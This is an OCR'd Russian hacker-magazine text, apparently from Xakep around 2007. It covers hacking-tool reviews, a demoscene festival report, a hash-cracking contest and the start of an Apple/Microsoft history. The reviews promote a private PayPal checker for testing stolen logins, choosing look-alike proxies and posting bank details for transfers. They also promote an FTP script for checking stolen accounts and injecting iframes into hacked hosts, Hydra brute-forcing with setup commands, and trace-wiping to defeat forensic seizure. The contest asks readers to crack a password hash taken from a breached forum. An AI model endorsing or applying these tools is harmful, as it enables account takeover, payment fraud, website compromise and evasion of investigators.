Прежде чем я начну описывать «гвоздя программы» сегодняшнего выпуска X-tools, хотелось бы передать привет ребятам из замечательной конторы PayPal и сообщить им, что ни я, ни редакция ни в коем случае не собираемся наносить какой-либо урон их бизнесу. Я бы мог еще долго говорить на эту тему, делая миролюбивые заявления, но объем рубрики слишком скромен для лирики :). Поэтому плавно переходим к тулзе. Утила, ради которой мне пришлось потратить несколько строк текста на обращение к амерам (да не убьет меня редактор), выполнена исключительно в приватной версии и не подлежит распространению. Называется она просто: PayPalChecker :). Вот только чекер не совсем обычный и, я бы даже сказал, волшебный. Поэтому сразу перейдем к его особенностям:

- наличие авторизации (чтобы никто не увел тулзу из-под твоего контроля);
- функция фильтрации акков, которые уже были однажды прочеканы, экономящая немало времени;
- поддержка смены механизма парсинга: к чекеру подойдет любой формат логов (требуется лишь написать класс для парсинга);
- гибкий механизм выбора соксов: носок подбирается из списка так, чтобы быть максимально похожим на IP-холдера аккаунта;
- удобная сокс-админка плюс чекер соксов (отображает не только живые соксы, но и их местоположение, пропускную способность канала и т.д.);
- возможность постить bank info для трансферов;
- полный лог прочеканных акков;
- вместе с проверкой пары логин/пароль получается дополнительная информация об аккаунте: баланс, лимит вывода, тип и т.д.

От хакера требуется лишь залить PayPalChecker на свой купленный/поломанный/приватизированный сервер и единожды его настроить. Как и куда выставить чмоды, можно прочитать в reedme к софтинке. Отмечу только, что для успешной работы тулзы потребуется наличие PHP >= 5.0.0 и cURL >= 7.10. Кроме того, нужно помнить, что чекер не работает с файлами логов, размер которых превышает 2 Гб, поэтому иногда имеет смысл скормить ему несколько кусочков по отдельности :). В целом утила неприхотлива в использовании, разве что следует периодически вычищать папки ./system/cache и ./system/ssn (в которых хранятся устаревшие куки и прочий хлам).
P.S. Чекер написан целиком на PHP, поэтому соответствующие знания позволят тебе модернизировать его, как тебе вздумается (только не забывай об истинном авторе скрипта). Тем не менее учти, что за все противозаконные действия ты несешь ответственность самостоятельно, а PayPalChecker я выложил на диск исключительно для ознакомления.

ПРОГРАММА: FTP SHELL V1.5
ОС: WIN/*NIX
АВТОР: GENOM

Я довольно часто выкладываю в X-tools свежие версии различных веб-шеллов, но в этот раз я сделаю исключение. Я расскажу о скрипте ftp shell, который целиком и полностью написан на Perl. Изначально скрипт предназначался для удобной работы с FTP-аккаунтами. Что подразумевается под этой самой «работой», полагаю, пояснять не нужно :). Поэтому перейдем непосредственно к описанию наворотов утилы и к ее применению. Сразу отмечу, что наибольшая эффективность этого скриптика достигается при применении его в качестве чекера FTP-акков. Кроме того, с его помощью ты всегда сможешь лицезреть состояние FTP-директорий на нескольких серверах одновременно (особенно это заманчиво при установке ифреймов на поломанные хосты :)). В общем, все, что требуется в повседневной рутине с FTP-аккаунтами, ftp shell делает, и делает хорошо.
Внешне менюшка софтинки разбита на 4 части. Первая содержит в себе непосредственно FTP-акки формата:

1. ftp://login:password@server
2. login:password@server

Ты выделяешь необходимые акки, нажимаешь на кнопку, и скрипт коннектится к указанным FTP-серверам. Причем акки можно не вбивать ручками, а залить на серв в файле с именем good_ftp.txt. После того как тулза установит соединение с FTP-сервером, тебе будут доступны следующие функции:

```
up — переход в предыдущую папку;
home — переход в корневую папку;
del file — удаление выделенного
файла;
del dir — удаление папки;
mk dir — создание каталога (созда-
ется в текущем каталоге с именем,
указанным в поле «New name for
rename & mk dir»);
rename — переименование выделенно-
го файла (название задается в поле
«New name for rename & mk dir»);
save — без комментариев :).
```

Также есть возможность редактирования файлов (как уже писалось выше, например, для вставки ифреймов). Единственный минус — скрипт не отображает русский текст, но, я думаю, твоим глазам не привыкать к DOS-кодировке? После того как ты проифрей... то есть «отредактировал» нужный файлик, следует выбрать одно из следующих действий:
save — просто сохранить файл;
save & load — сохранить и загрузить измененный текст на сервер;
load only — только загрузить файл на сервер.
Одним словом, опций хватает — было бы что чекать :). А где достать FTP-аккаунты, я тебе говорить не стану, это к теме не относится. Поэтому сливай скрипт с нашего DVD и вперед!

ПРОГРАММА: THC HYDRA 5.4
ОС: *NIX
АВТОР: THC


Сайт создателей Гидры — THC Team

О том, что такое Гидра, знает каждый. Этот мощнейший брутер с огромным количеством настроек и опций далеко не всем покоряется с первого раза :). Именно поэтому на нашем DVD я выложу свежую версию софтины, а в рубрике черкану пару строк об инсталляции и приручении этого диковинного зверя :).
Начнем с того, что Гидра умеет брутить (а умеет она практически все): TELNET, FTP, HTTP, HTTPS, HTTP-PROXY, SMB, SMBNT, MSSQL, MySQL, REXEC, RSH, RLOGIN, CVS, SNMP, SMTP-AUTH, SOCKS5, VNC, POP3, IMAP и т.д. Кстати, брутит и SSH, но для этого требуется наличие библиотеки libssh. О том, как настроить Гидру, уже писалось на страницах нашего журнала (читай подшивку][), но коротко этот процесс я все же опишу (далее — последовательность команд в никсах):


```
1. wget http://freeworld.thc.org/
download.php?t=r&f=hydra-5.4-src.
tar.gz //сливаем архив с сервера THC
2. tar zxvf hydra-5.4-src.tar.gz
//распаковываем архив
3. rm -rf hydra-5.4-src.tar.gz //
удаляем архив
4. cd hydra-5.4-src //переходим в
каталог с Гидрой
5. ./configure
6. make
7. make install
```

Все предельно просто и понятно, чего не скажешь об опциях брутера, которых великое множество. В качестве примера приведу несколько основных функций:

```
-R — восстановление сессии после
сбоя;
-e ns — проверка наличия пустого
пасса и пасса, равного логину;
-C FILE — брут из файла с записями
вида логин:пароль;
-o FILE — вывод результатов работы
в файл;
-f — завершение брута после первой
найденной пары логин:пасс;
-t TASKS — количество потоков;
-w TIME — тайм-аут (30 секунд по
дефолту).
```


Ну разве не чудо? Кстати, это лишь малая часть всех фичей, остальные, надеюсь, ты освоишь самостоятельно. В этом тебе поможет и стандартный мануал (после установки брутера набери в консоли «./hydra», одним словом, RTFM :)). Затруднений возникнуть не должно, но если что — мое мыло всегда к твоим услугам :).

ПРОГРАММА: SPYBOT-SEARCH&DESTROY V1.5
ОС: WINDOWS 2000/XP/VISTA
АВТОР: SAFER NETWORKING LTD



Чистим Винду от гадости

В наше время шпионским ПО уже никого не удивишь. Холодный и расчетливый мир капитализма то и дело пытается впарить тебе очередную гадость. И неважно, будь то Adware/Keylogger/RootKit или что-то еще, факт остается фактом — минимум неприятно :). Поэтому постоянные поиски универсального инструмента для обнаружения и удаления разнообразной spyware-нечести порядком поднадоели. Да и надобность в них отпала, поскольку появился вполне приличный (фриварный, с поддержкой более 40 языков, включая русский) софт — Spybot-Search&Destroy.
По названию нетрудно догадаться, что делает тулза. Да-да, находит объект шпионского ПО и коварно расправляется с ним (о чем свидетельствует словосочетание Search & Destroy :)). Работает утила исключительно под Виндой, причем есть поддержка Windows Vista (брр-р-р :)). Красивый гуишный интерфейс делает процесс поиска и удаления «недоброжелательных элементов» достаточно приятным и забавным мероприятием. В общем, описывать тут нечего — надо юзать :). Тем более что за применение тулзы авторы не требуют ни цента, а злые дяди из отдела «К» не привлекут тебя к уголовной ответственности по статье за использование нелицензионного ПО :).
P.S. Кстати, настоятельно рекомендую юзать Spybot-Search&Destroy в комплекте с антивирем (каким — дело твое), тогда ни одна зараза не скроется в дебрях твоей оси :)

ПРОГРАММА: TOTAL PRIVACY 5.31
ОС: WINDOWS 2000/XP
АВТОР: POINTSTONE SOFTWARE


Заметаем следы

А ну-ка, скажи мне, сколько раз в день ты чистишь куки/хистори/логи и прочий хлам, способный выдать тебя с головой? Соглашусь с тобой, что занятие это довольно нудное. В свое время я даже писал PHP-скрипт, который после запуска очищал от хистори-файлов каталог с крысой, удалял куки браузера и не помню, что еще :). Кстати, для этого сгодится даже обычный bat'ник, с набором консольных команд. Но работать с таким убожеством неприятно, неудобно и неэффективно. И вот почему:
1. Желательна автоматическая очистка всего и везде.
2. Нужна поддержка нескольких браузеров, нескольких ICQ-клиентов и т.д.
3. Требуется работа по расписанию (плюс график заданий).
Однако не все так плохо, поскольку все вышеперечисленные пункты реализуются в тулзе под названием Total Privacy. Поверь, с этой утилой ты сможешь спать гораздо спокойнее. Нет, тебе не предложат инсталлировать бронированную дверь в квартиру или решетки на окна, все гораздо скромнее :). Достаточно лишь запустить прогу, настроить график заданий — и дело в шляпе! Никаких лишних кукисов, темповых файлов, историй и прочего геморроя, никаких и нигде :). О том, как это важно при экспертизе изъятого компа, я и говорить не буду. Поэтому незамедлительно копируй утилу себе на винт, инсталлируй, настраивай и запускай. И помни: все будет хорошо, по крайней мере хуже уже не будет :).



ИЛЬЯ АЛЕКСАНДРОВ
/ ALEKSANDROV.I@GAMELAND.RU /

Конструктивный Хаос

ЗАПИСКИ ОЧЕВИДЦА С CHAOS CONSTRUCTIONS'07

То, что у нас в России самые крутые компьютерщики в мире, обсуждению не подлежит. А компьютерщики, они хоть на компах и повернуты, но общаться только в рамках окошечек ICQ- и IRC-клиентов не могут. Наш ответ всем заморским хакатонам и Assembley — фестиваль Chaos Constructions.

ДЕНЬ ПЕРВЫЙ. НАЧАЛО

Впервые подобная тусовка прошла в Питере в 1995 году. Искушенные читатели знают, что тогда она еще именовалась EnLight. На первое русское демо-пати собралось около двухсот человек, а помещение предоставляла Федерация шейпинга. Кстати, многие из команды организаторов 1995 года работают в оргкомитете и сегодня.

В этом году фестиваль проходил в торгово-выставочном комплексе «Евразия» в течение двух дней без перерыва. Полное название пати — Chaos Constructions Antique, последнее слово отражает лозунг фестиваля: «Возвращение к истокам». Дело в том, что организаторы обещали самую большую выставку старых компов за всю историю проведения CC.

В общем, в 10 утра 25 августа я уже выходил из станции метро «Лесная» и, огибая лужи, двигался к «Евразии». Накануне лил дождь, но сегодня небо было чистым, синим и радостным, призывая компьютерщиков не сидеть дома. Торговый комплекс найти было легко — он находится в пяти минутах ходьбы от метро, а над входом в эти дни красовался большой щит с надписью: «CC'2007». У входа уже стояло человек 15, распивавших главный программерский напиток — пиво. Пара минут ушла на диалог с администрацией («Я из «Хакера», господа. Да, мне очень нужно внутрь до открытия. Нет, понимаете...»). Ситуацию спас Петр Соболев aka Frog — глава оргкомитета. Он провел меня в зал и дал входной билет — ленточку-браслетик со штрихкодом, которую так критиковали впоследствии участники. Дело в том, что каждый раз, когда ты входил или выходил из зала на улицу, админ возле дверей «щелкал» штрихкод специальным устройством. Мало того что ощущаешь себя банкой пива в продуктовом магазине, так еще и очередь иногда образовывается! Тем, кто пришел без компьютера, клеили красные браслетики (цена за вход была 400 рублей), с ноутбуком — шахматную ленточку, и вход на фестиваль с компом был в 2 раза дешевле. Девушек по традиции пропускали бесплатно.

Зал сразу порадовал своими размерами — о тесноте можно было не волноваться. Центральный проектор, на котором транслировались конкурсные работы, был достаточно большим, и даже с последних рядов изображение выглядело четким. В зоне участников стояли столы и стулья в несколько рядов, под ними валялись удлинители и прочие провода — проблем с подключением ноутбука не наблюдалось. В другой части зала находилась хак-зона — там эти два дня жил Agressor, ответственный за конкурс по взлому, и там же, прямо в зале, располагался буфет, чтобы можно было подкрепиться, не уходя далеко. Напротив центрального проектора находилась выставка старых компьютеров — она действительно занимала много места, и экспонатов в ней было порядка 80. За инфодеском уже работали очаровательные девушки, «готовые ответить на любые мои вопросы». Спрашивать я их ни о чем серьезном не стал, благо расписание событий фестиваля находилось тут же, зато пообщался с удовольствием. Что касается интернета: везде в зале было покрытие Wi-Fi, для тех, у кого не было карточки для беспроводного выхода в сеть, было отведено специальное место с витой парой.

По залу бегали организаторы — кстати, почти 40 человек — и решали оставшиеся проблемы. С небольшим опозданием, после 11 утра, начали запускать народ.

ДЫХАНИЕ ASSEMBLEY И ВЕЧНЫЙ ZX

С самого утра в зале порядка 200 человек, причем как минимум половина пришла с ноутбуками. Учитывая, что в комплексе было нарочито полутемно, для того чтобы изображение проекторов было четче, вокруг все светилось от LCD-мониторов.



Запечатлен момент из конкурса графики

На сцену поднялись Frog и Random — организаторы. Традиционная приветственная речь, рассказ о том, чего стоит ждать, как подключиться к сети, и прочем. За спиной Frog'а постеры со спонсорами: «Объединенные сети» обеспечивают Wi-Fi, а AdRiver снабжает победителей призами.
Фестиваль объявлен открытым. Кстати, если говорить о спонсорах, то основные затраты на проведение пати — личные средства организаторов. Аренда помещения, охрана, оборудование. Выручка с входных билетов окупает лишь малую часть затрат.
На большом экране начинают крутить репортаж с Assembley — демо-пати, которое проводится в Хельсинки и считается самым масштабным компьютерным фестивалем. Грандиозные кадры с тысячами мониторов были призваны растравить душу посетителей CC. Пока юзеры подключали свои ноуты к сети и ловили Wi-Fi к своим фряхам и убунтам (юниксоидов было традиционно много), на экране транслировались лучшие работы с Assembley. Справедливости ради надо заметить, что хотя выполнены они и покруче представленных на CC, но отнюдь не в разы. Человек, который «не в теме», сразу и не поймет, где забугорные демки, а где родные.
В этой статье я не буду подробно описывать работы фестиваля. Во-первых, демо, в отличие от художественного фильма, не содержит сюжета, и объяснить в двух словах, что там происходит, тяжело. Я расскажу тебе об атмосфере фестиваля. Работы же ты можешь найти на диске.
Первым конкурсом стал ZX Spectrum (не забудем мать родную, ребята!) Graphics. Художники на ZX блеснули психоделичностью и кровожадностью, изобразив персонажей компьютерных игр, зверушек и некоторые объекты воображения, причем, что собой являют последние, я не понял. Рисование на Спектруме оказалось распространенной забавой — во время фестиваля проводилось еще два подобных реалтайм-конкурса. Реалтаймовыми называются такие конкурсы, работы для которых создаются за ограниченное время непосредственно на фестивале и участвовать в которых может каждый желающий. Тут же проводилось голосование. При входе на фестиваль каждому давали стопочку анкет для голосования. Записав буквенный индикатор с браслетика-билета и расставив оценки работам, участник должен был занести анкету на инфодеск.
Выйдя на улицу покурить (редакция журнала «Хакер» категорически не одобряет вредные привычки работников издания и солидарна с Минздравом), я увидел телевизионщиков из Москвы и товарища Длинного, известного фрикера. По какому каналу нас всех показывали, я не в курсе, а Серегу (это который фрикер) ты мог видеть на обложке февральского номера. И не говори, нет бы голых теток, так...
Когда мы вернулись в зал, Frog уже вовсю вел репортаж с выставки.

ВЫСТАВКА ANTIQUE

Экспонаты, участвовавшие в выставке, были предоставлены посетителями фестиваля. Так что у каждого древнего компа на CC был свой хозяин. Этим и воспользовались организаторы: Frog подходил к экспонату и задавал несколько вопросов владельцу. Точнее, компьютерщики сами рассказывали о железе давно минувших дней. Все это снимала камера, в режиме онлайн выводившая изображение на главный проектор. Поэтому ходить толпой по выставке не было необходимости — можно было сидеть на своем месте и наблюдать за развитием событий посредством проектора.
На стене висели разного рода системные платы. Меня порадовала древняя советская микросхема, где родной кириллицей было подписано, где адресная шина, где шина данных и т.д. Возле каждой платы висел листочек A4, где можно было прочитать, например, когда и почему умер разъем ISA. Некоторые тексты организаторы делали сами, некоторые брали из Википедии.
Sharp PC-7000 бурно обсуждала пара админов в возрасте за сорок — ностальгия, видимо. А Sharp был действительно интересным — компьютер можно аккуратно собрать и взять с собой. Хотя, конечно, о никакой автономной работе речи не идет, просто гибрид ноутбука и стационарки.
Рядом парень с девушкой играли в виртуальный бейсбол. У них в руках было по специальному джойстику, имитировавшему биту. Игра реагировала на движения руки, и их точно копировал персонаж. Но отбить мяч удавалось далеко не каждому. У редактора][это не получилось.



Сергей Фролов рассказывает о калькуляторах


Анонс

С 29 ноября по 2 декабря в питерском Манеже пройдет фестиваль Chaos Constructions HackAround '2007. Никаких демо, только информационная безопасность и ее аспекты. Нестандартные решения в области ПО и железа. Как заявили организаторы, «hack в самом широком смысле этого слова». Помимо конкурсов обещают сделать много семинаров.

Зато я увлекательно поиграл в приставку «Видеоспорт». Жаль, что в СССР подобным устройствам уделяли не много внимания. Могли бы все Денди и Сеги переплюнуть. Отмечу, что каждый мог сесть и поработать за любым из представленных экспонатов. За старушками от HP и Sun собрались юниксоиды, с любопытством изучавшие хелпы HP-UX и иных малопопулярных *nix-систем. Длинный заинтересовался Apple 2. Как оказалось, владелец собрал его сам. Взял паяльник, чертежи, документацию в нете и сваял свой второй Мак. Если бы на CC оказался Стив Джобс, он наверняка бы обратил внимание на умельца как на потенциального сотрудника.
Уникальное собрание калькуляторов Сергея Фролова не оказаться на Chaos'е не могло. У Сергея самая большая в России (может, и в мире) коллекция различных вычислительных устройств. Я смотрел, как прототип ЭВМ высчитывает операции с дробями, и думал, как люди жили в эпоху, когда не было даже 486-х процессоров.

ДЕЛО БЫЛО ВЕЧЕРОМ

Вечер первого дня стал отдушиной для аниматоров. Спектрумисты устроили второй конкурс графики подряд. После показа небольшого фильма о графических конкурсах начался Handdrawn. На нем демонстрирова-



Экспонат с выставки

лись рисунки, созданные на компе вручную на планшете, хотя отдельные умельцы управлялись мышкой. Сканированные копии, само собой, не допускались. Также отсеивались картинки с изображением порно и эротики — как объяснили организаторы, такие всегда выигрывают независимо от качества работы.

Час на CC был выделен анимешным фильмам. Выиграл некий Константин Лозар с трогательной картиной о воздушном пространстве или о чем-то другом, смысл чего до меня не дошел.

Кто-то создал группу «Хаоса» на Last.fm, и можно было наблюдать за музыкальными предпочтениями участников: от рокеров «ДДТ» до диджея Ромео. Особенно актуально это стало в свете конкурса Music. Темы mp3 и им подобные (под PC) были не очень интересными, зато трекерная музыка спектрумистов привела зал в восторг. Одна из девушек в первом ряду возмущалась: «И чего тут, блин, прикольного? Одну тему от другой не отличить».

Дело близилось к ночи, и я отправился есть. CC'шный буфет предлагал питаться пиццей, готовыми салатами и фастфудовыми бизнес-ланчами. Питание нездоровое, но и цены умеренные.

Через проектор начали гонять повторы конкурсов и фильмы, имеющие отношение к информационным технологиям. У выхода из зала спали пятеро изнуренных посетителей.

HACKQUEST

Самые главные компьютерщики — это хакеры. На CC функционировала специальная хак-зона, где рулил Агрессор. Правда, для того чтобы поучаствовать в конкурсе по информационной безопасности, необязательно было присутствовать в этой зоне — все задания были в интернете. Конкурс по взлому был всего один, но он состоял из нескольких этапов. Он назывался HackQuest. В нем приняло участие порядка 170 человек, фактический каждый третий на CC.

На первом этапе участникам нужно было воспользоваться элементарной уязвимостью в JavaScript (escape-обфускатор). Как потом рассказывал Aggressor, этот этап проходили в среднем за 5 минут.

На втором этапе требовалось пройти тест по Виндам. Базировался он на экзаменах, подобные которым проходят инженеры в Microsoft, только состоял всего из семи вопросов. Тест преодолевали кто брутфорсом, кто ручками.

Третий этап. Уязвимость в коде флеш-программы. Специальная тулза для этого валялась на FTP хак-зоны, но у людей все равно возникали нешуточные трудности.

Для участия в четвертой части соревнования пришлось выйти на улицу и прогуляться вокруг комплекса. На столбах были расклеены плакаты с надписью «Wanted!» и нарисованными на них демонами BSD и каким-то гиком. Участники должны были догадаться, что показывающие большой палец персонажи на рисунках — это не просто так. В шрифте WebDings слово CC выглядит именно как характерный жест одобрения.

Самое интересное лично для меня было на пятом этапе. Требовалось узнать код картриджа принтера, который находится в Мариинке. Что значит, «что такое Мариинка?»? Ты не балетоман? Естественно, нужно было не переться в театр, а узнать это с помощью социальной инженерии. Позвонить надо было. Как оказалось, у большинства наших гениев Ассемблера с СИ большие трудности с этим делом...

Еще были крякмис (с ним вышел конфуз, поскольку крякать стали уже на http://crackmes.de) и тест, но уже не по Виндам, а по никсам.

Победителем в итоге стал WN13_team — единственный прошедший все 8 конкурсов. Впечатления от хак-квеста — самый сильный турнир по безопасности за историю фестиваля.

ЗАКРЫТИЕ CHAOS CONSTRUCTION

Второй день показался мне более вялым, чем первый. Посетителей было меньше, и большинство из них можно было встретить и в первый день.

Зато показали весьма увлекательный документальный фильм — рекламные ролики 70-х и 80-х годов. Реклама Apple, Commodore и прочих монстров ИТ-рынка (многие из которых уже не существуют) спустя годы показалась забавной и наивной. Из конкурсов самыми лучшими были Combined 16 MB и ZX Spectrum 640k Demo. Первый примечателен тем, что есть возможность сочетать анимацию с кодингом, а большой размер не ограничивает фантазию автора. Ну а 640-килобайтная демка на ZX — так это вообще классика жанра.

Пока одни расставляли оценки конкурсантам, другие вывалились на улицу — метать жесткие диски на дальность. Изначально вроде как планировали метать клавиатуры, но остановились на HDD — тяжелее, улетают дальше. Самым сильным оказался Игорь Мирошник, чуть не прибивший винтом стоявших в стороне зевак. Мне так и не удалось пробиться ближе к участникам, чтобы разглядеть, какое железо терпит издевательства. Предположительно антикварные Quantum Fireball, как сообщил близкий к оргкомитету источник.

На улице, кстати, два дня подряд шло развеселое пивное пати. Пенный напиток притаскивали ящиками и распивали под пение Интернационала, хитов «Гражданской обороны» и «ДДТ». Проходивший мимо дедушка, оглядев кучу пустых бутылок, сказал как бы про себя, но чтобы все слышали: «Культурные, б****, люди, программисты хреновы».

Долго сердиться ему не пришлось — чуваки принесли пустые мешки, куда стали складывать стеклотару.

На церемонии закрытия Frog и Random вручали памятные дипломы и призы.

Всем было немножечко грустно. Проигравшие хак-квест два друга из Москвы грозились: «Мы вернемся через год. И наш камбэк будет страшен».

Я собираюсь посмотреть на это следующим летом, а ты?

Для тех, кто в танке

Проясню, о чем вообще идет речь. Chaos Constructions (CC) — это компьютерный фестиваль, неформальный и некоммерческий. Основную роль в программе играют конкурсы, почему его также называют демо-пати. Демо — уж это-то ты знаешь — представляют собой короткие ролики, где графика рисуется не с помощью графических редакторов, а посредством программерского кода. Есть также музыкальные конкурсы, анимационные. На CC транслируются фильмы о компьютерах, компьютерном искусстве, здесь можно посмотреть игровые приставки советского образца.

Но главное — это, конечно, общение с единомышленниками. Только представь, ты и еще человек 500 помешанных на технике людей!

AUDIOPHILE CONTEST



В ЭТОМ МЕСЯЦЕ У ТЕБЯ ЕСТЬ ВОЗМОЖНОСТЬ ВЫРУБИТЬ СЕБЕ ОТЛИЧНЫЙ ПРИЗ ОТ ЛЕГЕНДАРНОГО ПРОИЗВОДИТЕЛЯ РАЗНООБРАЗНЫХ АУДИОФИЛЬСКИХ УСТРОЙСТВ EDIFIER. ЕСЛИ СПРАВИШЬСЯ С НАШИМ КОНКУРСОМ, ПОЛУЧИШЬ ОДИН ИЗ ШЕСТИ КРУТЫХ ПРИЗОВ.

IF200
3 шт

X750
2 шт

M3500
1 шт

Задача состоит в следующем. Тебе нужно помочь нам взломать один пароль, который никак не поддается. Дело в том, что на крутом хакерском форуме Fazer-Haka какой-то чувак взял и тупо кинул Forb'a, продав ему вместо приватного сплойта для SSH мусор начала века. Не долго думая, Forb взломал форум и выяснил md5-хэш пароля этого кидалы: 44a7498bad474ff82b0a7ccf7bbcf2da.

Но вот беда: никак не удается расшифровать этот пароль! Помоги сделать это и если взломаешь хэш, – получишь один из призов.
Из дополнительных сведений известно, что хэш – «соленый» и для аутентификации используется один из стандартных методов «засола» паролей. К слову, об этих алгоритмах мы писали в июльском номере Х.

Свои предложения присылай на ящик edifier@real.xakep.ru.

Монстры IT-индустрии



МАРИЯ «MIFRILL» НЕФЕДОВА
/ MIFRILL@RIDDICK.RU /

ХРОНИКИ APPLE И MICROSOFT

Как известно, все познается в сравнении. Я хочу поведать тебе об истории двух гигантов IT-индустрии: **Microsoft** и **Apple**. Сравнивай на здоровье!

С ЧЕГО ВСЕ НАЧИНАЛОСЬ

Великий и ужасный Microsoft (сокращение от MICROcomputer SOFTware) основан в Альбукерке в 1975 году двумя школьными друзьями: Полом Алленом (Paul Allen) и, разумеется, Биллом Гейтсом (Bill Gates).

Оба вышеупомянутых товарища родились в Сиэтле, штат Вашингтон. Там же они посещали весьма престижную частную школу Lakeside School, в которой и познакомились. Несмотря на то что Гейтс был на 2 года младше Аллена, они легко нашли общий язык, сойдясь на почве любви к компьютерам. В школьные годы два юных гения вовсю оттачивали свое программерское мастерство на терминале ASR-33.

Кстати, учился Гейтс из рук вон плохо, и высшие отметки получал лишь по математике, которая его действительно интересовала. В какой-то момент его поведение настолько обеспокоило учителей и родителей, что он был направлен к психиатру.

До Microsoft Аллен и Гейтс успели реализовать ряд разных проектов. Ключевым проектом можно назвать их идею создания счетчика трафика на базе процессора Intel 8008. Идея, конечно, возникла не на пустом месте. Дело в том, что в то время Гейтс подрабатывал, занимаясь анализом данных о трафике на дорогах. Некая компания Logic Simulation установила на улицах приборы для подсчета дорожного трафика. Выглядело все это ужасно топорно по сегодняшним меркам — коробочки, от которых через улицу тянулся кабель. Когда по кабелю проезжала машина, прибор ее «считал». Гейтс обрабатывал эти данные и переносил их с бумажных перфолент на перфокарты, чтобы затем уже перенести информацию на другой компьютер. Делать все это одному было и скучно, и просто тяжело, и на помощь Гейтсу пришли его приятели, в числе которых был и Аллен. Появилась мысль создать для этого процесса автоматизированную машину и упростить его. Они учредили свою фирму, назвав ее Traf-O-Data. Прошу 